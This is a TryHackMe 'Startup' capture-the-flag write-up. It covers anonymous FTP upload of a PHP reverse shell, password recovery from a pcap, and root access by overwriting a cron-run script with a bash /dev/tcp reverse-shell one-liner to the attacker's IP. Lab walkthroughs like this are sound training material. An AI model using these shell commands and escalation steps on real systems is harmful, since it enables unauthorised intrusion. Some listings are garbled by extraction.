Startup

Link - https://tryhackme.com/room/startup

Writeup -

 As an initial step of reconnaissance, used Nmap tool to scan the machine for ports/services running on it.

```
10.10.188.35 -oN <u>nmap-Startup.txt</u>
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-02 17:39 EST
Nmap scan report for 10.10.188.35
Host is up (0.53s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 drwxrwxrwx 2 65534 65534
                                      4096 Nov 12 2020 ftp [NSE: writeable]
251631 Nov 12 2020 important.jpg
208 Nov 12 2020 notice.txt
  -rw-r--r--
                1 0
  -rw-r--r--
                1 0
                           0
  ftp-syst:
   STAT:
  FTP server status:
       Connected to 10.6.110.95
       Logged in as ftp
       TYPE: ASCII
       No session bandwidth limit
       Session timeout in seconds is 300
       Control connection is plain text
       Data connections will be plain text
       At session startup, client count was 2
       vsFTPd 3.0.3 - secure, fast, stable
  End of status
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
    256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
    256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
_http-title: Maintenance
 _http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- 2. With the above results, we could see those ports 21(FTP), 22(SSH), 80(HTTP) are open.
- 3. Also, the above scan results show that **FTP** allows Anonymous Login and has few files in it which can be retrieved.
- 4. Hence, using **mget** tool all the files in the ftp folder is downloaded to the local machine.

```
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
            2 65534 65534
                                     4096 Nov 12 2020 ftp
drwxrwxrwx
              1 0
                                   251631 Nov 12 2020 important.jpg
                        0
-rw-r--r--
                                      208 Nov 12 2020 notice.txt
                        0
-rw-r--r--
             1 0
226 Directory send OK.
ftp> cat notice.txt
?Invalid command
ftp> mget notice.txt
mget notice.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for notice.txt (208 bytes).
226 Transfer complete.
208 bytes received in 0.00 secs (1.9259 MB/s)
```

```
(kali@kali)-[~/Startup]


$ ls
important.jpg nmap-Startup.txt notice.txt
```

- 5. Since the files can be downloaded from the FTP session, there is also a possibility of the files to be uploaded to the same FTP folder.
- 6. As checked the files are allowed to be uploaded to the FTP folder using **put** command.

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5493 bytes sent in 0.00 secs (7.0695 MB/s)
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
             1 112
                                       208 Jan 02 23:33 notice.txt
-rwxrwxr-x
                         118
-rwxrwxr-x
              1 112
                         118
                                      5493 Jan 02 23:33 php-reverse-shell.php
226 Directory send OK.
```

- 7. Hence, uploaded a PHP-Reverse-Shell file which is customized to get a reverse shell from the machine to our local machine (kali).
- 8. Once uploaded the files gets saved in the files/ftp subdomain of the web page.

Index of /files/ftp



9. Once the php file is seen on the webpage, before clicking on it, open up a listener on the local

machine on the same port which is given inside the php-reverse-shell code.

- 10. After opening the listener and opening the uploaded reverse shell gives the shell session on the local machine on above mentioned port.
- 11. Once the shell is established, use python to stabilize the same.
- 12. Enumerate through the machine directories to check if any flag can be found.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@startup:/$ ls
ls
                      lib
bin
     home
                                  mnt
                                              root
                                                    srv
                                                         vagrant
boot incidents
                      lib64
                                  opt
                                              run
                                                    sys
                                                         var
      initrd.img
                      lost+found proc 5.4K
                                                         vmlinuz
                                              sbin
                                                    tmp
      initrd.img.old media
                                  recipe.txt snap usr
                                                         vmlinuz.old
www-data@startup:/$ cd root
cd root
bash: cd: root: Permission denied
www-data@startup:/$ cd home
cd home
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
```

- 13. During the enumeration, we could see that there is another user **Lennie** having access to the machine but unable to go into the directory owned by Lennie.
- 14. We could also see the text file named -recipe.txt which has the flag in question.

```
www-data@startup:/$ cat recipe.txt
cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was www-data@startup:/$ |
```


- 15. As we enumerate there is also a file named suscpicous.pcapng which is a Wireshark file.
- 16. Download the file into the local machine using wget tool by hosting a Simple HTTP server.

```
www-data@startup:/incidents$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.6.110.95 - - [02/Jan/2022 23:52:58] "GET /suspicious.pcapng HTTP/1.1" 200 -
```

17. Once downloaded, open wireshark with the file name.

```
____(kali⊗ kali)-[~/Startup]
$ wireshark suspicious.pcapng
```

18. As we dig into the wireshark logs and following up a tcp stream, we could see a user was trying to get into Lennie's directory and password for Lennie's account has been exposed in the logs.



19. Using the above retrieved password, change the user to Lennie and try accessing the directories.

```
www-data@startup:/home$ su lennie
su lennie
Password:
lennie@startup:/home$ ls
ls
lennie
lennie@startup:/home$ cd ..
lennie@startup:/$ ls
ls
bin
     home
                     lib
                                 mnt
                                             root srv
                                                       vagrant
boot incidents
                     lib64
                                 opt
                                             run
                                                   sys
                                                       var
dev
    initrd.img
                     lost+found proc
                                             sbin tmp
                                                       vmlinuz
     initrd.img.old media
                                                       vmlinuz.old
etc
                                recipe.txt snap usr
lennie@startup:/$ cd home
cd home
lennie@startup:/home$ cd lennie
cd lennie
lennie@startup:~$ ls
ls
Documents scripts user.txt
```

20. The password successfully authenticates and logs in to Lennie's account which has the next flag hidden in the text file – **user.txt.**

```
lennie@startup:~$ cat user.txt
cat user.txt

THM
lennie@startup:~$
```

21. Retrieve the required flag from the user.txt file and answer the question in THM.

```
lennie@startup:~$ ls -al
ls -al
total 20
            - 4 lennie lennie 4096 Nov 12 2020 .
drwx-
drwxr-xr-x 3 root root 4096 Nov 12 2020 ..
drwxr-xr-x 2 lennie lennie 4096 Nov 12 2020 Documents
drwxr-xr-x 2 root root 4096 Nov 12 2020 scripts
-rw-r--r-- 1 lennie lennie 38 Nov 12 2020 user.txt
lennie@startup:~$ cd scripts
cd scripts
lennie@startup:~/scripts$ ls -al
ls -al
total 16
drwxr-xr-x 2 root root 4096 Nov 12 2020 .
drwx—— 4 lennie lennie 4096 Nov 12 2020 ..
-rwxr-xr-x 1 root root 77 Nov 12 2020 planner.sh
-rwxr-xr-x 1 root root
-rw-r--r-- 1 root root
                                 77 NoV 12 2020 ptd.mos
1 Jan 3 00:16 startup_list.txt
lennie@startup:~/scripts$ cat startup_list.txt
cat startup_list.txt
lennie@startup:~/scripts$ ./planner.sh
./planner.sh
./planner.sh: line 2: /home/lennie/scripts/startup_list.txt: Permission denied
Done!
```

- 22. As we enumerate through the machine, there are many files which can be used to get root access on the machine by exploiting the same.
- 23. We could see that a script **planner.sh** is placed in one of the directories and every time it gets executed, it updates the file **startup_list.txt.** Also, it executes the commands by calling another script **print.sh** which is in a different folder.
- 24. As checked on the contents and permissions of the **print.sh** file, Lennie's account has read/write permissions for the same.
- 25. Hence, if the contents of the **print.sh** can be customized in a way to get a reverse shell every time the cron job **planner.sh** runs.

```
lennie@startup:/etc$ nano print.sh
nano print.sh
Error opening terminal: unknown.
lennie@startup:/etc$ echo "/bin/bash -c 'bash -i >& /dev/tcp/10.6.110.95/1234 0>&1'" > print.sh
</bin/bash -c 'bash -i >& /dev/tcp/10.6.110.95/1234 0>&1'" > print.sh
lennie@startup:/etc$ cat print.sh
cat print.sh
/bin/bash -c 'bash -i >& /dev/tcp/10.6.110.95/1234 0>&1'
lennie@startup:/etc$
```

- 26. Customize the contents to get a basic shell using the bash commands.
- 27. Start a listener on the same port as given in the **print.sh** file and wait for the cron job**planner.sh** to run.

28. Hence after a min, we get a reverse root shell as the cron job is run normally with root permissions.

```
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM
root@startup:~#
```

29. The required final flag can be retrieved from the root user directory.